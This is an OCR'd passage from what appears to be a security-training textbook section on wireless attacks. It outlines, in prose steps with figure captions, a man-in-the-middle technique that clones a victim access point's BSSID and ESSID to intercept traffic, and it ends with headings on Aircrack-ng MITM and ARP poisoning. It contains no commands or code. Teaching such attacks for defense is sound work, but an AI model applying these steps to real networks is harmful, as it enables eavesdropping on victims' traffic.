
- The attacker sets a forged AP on a new channel with the original MAC address (BSSID) and ESSID of the victim's AP, thereby connecting the victim to the forged AP.



4
Victim Connects to Forged AP

Figure 16.63: Connection of the victim to the forged AP

- After the victim's successful association to the forged AP, the attacker spoofs the victim to connect to the original AP.




Figure 16.64: Spoofing the victim

- The attacker positions themselves between the AP and victim, listening to all the traffic.



Figure 16.65: Listening to all the traffic



Launch of Wireless Attacks: MITM Attack Using Aircrack-ng

Launch of Wireless Attacks: Wireless ARP Poisoning Attack

